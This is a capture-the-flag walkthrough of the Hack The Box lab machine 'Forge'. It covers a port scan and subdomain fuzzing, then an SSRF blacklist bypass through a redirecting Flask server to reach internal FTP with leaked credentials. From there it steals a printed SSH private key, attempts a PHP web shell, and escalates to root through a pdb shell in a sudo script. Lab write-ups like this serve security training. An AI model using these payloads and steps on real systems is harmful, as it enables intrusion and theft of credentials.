

01 Scan

```
= cbhh-preparation/forged → rustscan --ulimit 500 -a 10.10.11.111 -- -sC -sV -Ph --script=default
```

```
[~] [{}][{}][{}][{}]{_}{_}/_{_}/_{_}\|_|  
[~] _\|_|{ }|-}_{ }||_-}_{ }\_/ \_\|\|_|
```

```
The Modern Day Port Scanner.
```

```
-----  
: https://discord.gg/GFrQs6y :  
: https://github.com/RustScan/RustScan :  
-----
```

```
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan
```

```
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"  
[~] Automatically increasing ulimit value to 500.  
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to  
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image  
Open 10.10.11.111:22  
Open 10.10.11.111:80  
[~] Starting Script(s)  
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```

PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC2sK9Bs3bKpmIER8QELFzWVwM0V/pva109g7B0CYM0ZihHpPeE4S2a
f3lXIDr8j2U3vDAwgbQINDinJaFTjDcXk0Y57u4s2Si4XjJZnQVXuF8jGZxyyMKY/L/RyxRiZVhDGzEzEBxyLTgr5rHi3F
4XKmVX5KxMasRKlRM4AMfzrcJaLgYYo1bVC9Ik+cCt7UjtvIwNZUcNMzFhxWFFPH6VJ4HC0Cs2AuUC8T0LisZfysm61pl
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBBH67/BaxpvT3XsefC62Y
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILcTSbyCdqkw29aShdKmVhnudyA2B6g6ULjspaQpHLIC
80/tcp    open  http      syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://forge.htb
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```

02 HTTP

forge.htb

Gallery

Upload an image



There's image upload button on top right.

Gallery


Upload an image

Upload local file Upload from url

Browse... No file selected.

Submit

I intercept the upload




When submitted, I got the url in response.

Request	Response	Details
HTTP/1.1 200 OK		
Date	Sun, 02 Apr 2023 02:42:36 GMT	
Server	Apache/2.4.41 (Ubuntu)	
Vary	Accept-Encoding	
Content-Encoding	gzip	
Transfer-Encoding	chunked	
Content-Type	text/html; charset=utf-8	
<pre><!DOCTYPE html> <html> <head> <title>Upload an image</title> </head> <body onload="show_upload_local_file()"> <link rel="stylesheet" type="text/css" href="/static/css/main.css"> <link rel="stylesheet" type="text/css" href="/static/css/upload.css"> <script type="text/javascript" src="/static/js/main.js"></script> <header> <nav> <h1 class=""> Gallery </h1> <h1 class="align-right"> Upload an image </h1> </nav> </header> <center>

 <div id="content"> <h2 onclick="show_upload_local_file()"> Upload local file </h2> <h2 onclick="show_upload_remote_file()"> Upload from url </h2> <div id="form-div"></div> </div> </center>

 <h1> <center> File uploaded successfully to the following url: </center> </h1> <h1> <center> http://forge.htb/uploads/CiZN6CvpfJGLdQ7HSprB </center> </h1> </body> </html></pre>		

My guess is PHP server, so I am going to try PHP web shell.



Request Details

POST http://forge.htb/upload HTTP/1.1

Host	forge.htb
Proxy-Connection	keep-alive
Content-Length	475
Cache-Control	max-age=0
Upgrade-Insecure-Requests	1
Origin	http://forge.htb
Content-Type	multipart/form-data; boundary=----WebKitFormBoundaryhQVJiGubA6lFsDKZ
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer	http://forge.htb/upload
Accept-Encoding	gzip, deflate
Accept-Language	en-GB,en-US;q=0.9,en;q=0.8

```
1  -----WebKitFormBoundaryhQVJiGubA6lFsDKZ
2  Content-Disposition: form-data; name="file"; filename="shell.php"
3  Content-Type: application/x-php
4
5  0000
6  <form action="" method="get">
7  Command: <input type="text" name="cmd" /><input type="submit" value="Exec" />
8  </form>
9  Output:<br />
10 <pre><?php passthru($_REQUEST['cmd'], $result); ?></pre>
11
12  -----WebKitFormBoundaryhQVJiGubA6lFsDKZ
13  Content-Disposition: form-data; name="../shell.php"
14
15  1
16  -----WebKitFormBoundaryhQVJiGubA6lFsDKZ--
17
```

View: edit

I try uploading PHP file but it does no work either.

admin.forge.htb

I try looking for sub-domain and found *admin.forge.htb*

```

= cbbh-preparation/forge → ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://forge.htb' -H 'Host: FUZZ.forge.htb' --fw 18

      \  _  / \  _  / \  _  / \  _  /
     /  \_\/  \_\/  \_\/  \_\/
    /  _  \ /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \ /  _  \
/  _  \ /  _  \ /  _  \ /  _  \
\  _  / \  _  / \  _  / \  _  /
 \  _  / \  _  / \  _  / \  _  /
  \  _  / \  _  / \  _  / \  _  /
   \  _  / \  _  / \  _  / \  _  /
    \  _  / \  _  / \  _  / \  _  /
     \  _  / \  _  / \  _  / \  _  /
      \  _  / \  _  / \  _  / \  _  /

v1.4.1-dev
-----

:: Method      : GET
:: URL         : http://forge.htb
:: WordList    : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.forge.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response words: 18
-----

admin [Status: 200, Size: 27, Words: 4, Lines: 2, Duration: 596ms]
:: Progress: [114441/114441] :: Job [1/1] :: 3996 req/sec :: Duration: [0:00:23] :: Errors: 0 ::
= cbbh-preparation/forge → 

```

When I curl, it says only *localhost* is allowed.

```

cbbh-preperation/forge → curl http://admin.forge.htb/
Only localhost is allowed!
cbbh-preperation/forge → 

```

I try with *upload from url* from <http://forge.htb>

Upload local file Upload from url

Submit

When I submit <http://admin.forge.htb> I got an error.

Upload local file Upload from url

No file selected.

URL contains a blacklisted address!

I try <http://aDmIn.f0rGe.hTb> and it works.

Upload local file Upload from url

No file selected.

File uploaded successfully to the following url:
<http://forge.htb/uploads/Nheipb1IzjJ3OpGcnHhR>

```

cbbh-preperation/forge → curl http://forge.htb/uploads/Nheipb1IzjJ30pGcnHhR
<!DOCTYPE html>
<html>
<head>
  <title>Admin Portal</title>
</head>
<body>
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <br><br><br><br>
  <center><h1>Welcome Admins!</h1></center>
</body>
</html>
cbbh-preperation/forge →

```

I try <http://admin.foRge.htb/announcements> and got credential.

```

cbbh-preperation/forge → curl http://forge.htb/uploads/H0ePXec8YP9V4bhoenHr
<!DOCTYPE html>
<html>
<head>
  <title>Announcements</title>
</head>
<body>
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">
  <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <br><br><br>
  <ul>
    <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
    <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
    <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
  </ul>
</body>
</html>
cbbh-preperation/forge →

```

- user:heightofsecurity123!

But I cannot do `127.0.0.1` in input, it is blacklisted. So instead I am gonna try calling to my web server.

```

cbbh-preperation/forge → cat app.py -p
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def root():
    return "Hello"
cbbh-preperation/forge →

```

I put <http://10.10.14.10:5000> and it works.

```
≡ cbbh-preperation/forge → FLAKS_APP=app.py flask run -h 0.0.0.0
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://192.168.1.176:5000/ (Press CTRL+C to quit)
10.10.11.111 - - [02/Apr/2023 12:43:13] "GET / HTTP/1.1" 200 -
```

```
≡ cbbh-preperation/forge → curl http://forge.htb/uploads/klpfd50w5z57UsIciR71
Hello%
≡ cbbh-preperation/forge →
```

So what I am going to try now is that Flask server will redirect to it's admin.

```
≡ cbbh-preperation/forge → cat -p app.py
from flask import Flask, request, redirect

app = Flask(__name__)

@app.route("/")
def root():
    f = request.args.get('f', default='')
    return redirect(f'http://admin.forge.htb/upload?u=ftp://user:heightofsecurity123!@127.0.0.1/{f}')
≡ cbbh-preperation/forge →
```

I call <http://10.10.14.10:5000?f=.bashrc> and I can read the file.

```
≡ cbbh-preperation/forge → curl http://forge.htb/uploads/9daQFwVy1REsdNgUkpbe
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
    *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000
```


So now instead I try reading SSH key and got it.

- http://10.10.14.10:5000?f=.ssh/id_rsa

```
≡ cbbh-preperation/forge → curl http://forge.htb/uploads/w2YmWVfncajfPGKpGUAn
-----BEGIN OPENSSH PRIVATE KEY-----
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
shLLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
≡ cbbh-preperation/forge →
```

Then I try ssh as user and it works.

```
≡ cbbh-preperation/forge → sshNoVerify user@forge.htb -i forge.key
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ECDSA key fingerprint is SHA256:e/qp97tB7zm4r/sMgxwXPixH0d4YFnuB6uKn1GP5GTw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb,10.10.11.111' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 02 Apr 2023 04:51:02 AM UTC

System load:          0.0
Usage of /:           44.0% of 6.82GB
Memory usage:         21%
Swap usage:           0%
Processes:            222
Users logged in:      0
IPv4 address for eth0: 10.10.11.111
IPv6 address for eth0: dead:beef::250:56ff:feb9:3c29

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ █
```

03 Foothold

user.txt

I got a user *user*.

```
user@forge:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@forge:~$ ls
snap  user.txt
user@forge:~$ cat user.txt
fa06f3c5f08a760208cd1c81b68fcbea
user@forge:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:3c:29 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.111/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:3c29/64 scope global dynamic mngtmpaddr
        valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:3c29/64 scope link
        valid_lft forever preferred_lft forever
user@forge:~$ hostname
forge
user@forge:~$ █
```

Privilege escalation

This user can run *python3* to */opt/remote-manage.py* as root.

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$ █
```

```

user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
user@forge:~$ █

```

The password is *secretadminpassword*.

I run the service and connect from another SSH session.

```

user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:35952

```

```

user@forge:~$ nc 127.0.0.1 35952
Enter the secret password: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit

```

```

3
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
LISTEN 0         1       127.0.0.1:35952      0.0.0.0:*
LISTEN 0         32      0.0.0.0:21         0.0.0.0:*
LISTEN 0        4096    127.0.0.53%lo:53    0.0.0.0:*
LISTEN 0         128     0.0.0.0:22         0.0.0.0:*
LISTEN 0         511     *:80               *:80
LISTEN 0         128     [::]:22           [::]:22
What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit

```

The problem is in *Exception*, where there is an exception, it will calls Python Debugger *pdb*.

Entering text gives an exception.

```
ghost
```

```

user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:35952
invalid literal for int() with base 10: b'ghost'
> /opt/remote-manage.py(27)<module>()
→ option = int(clientsock.recv(1024).strip())
(Pdb)

```

Now I can enter system commands.

```
(Pdb) import os
(Pdb) os.system("bash")
root@forge:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user#
```

root.txt

```
root@forge:~# cat root.txt
60a7827cc6209c8b38dfb1a88d65d2ec
root@forge:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:3c:29 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.111/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:3c29/64 scope global dynamic mngtmpaddr
        valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb9:3c29/64 scope link
        valid_lft forever preferred_lft forever
root@forge:~# hostname
forge
root@forge:~#
```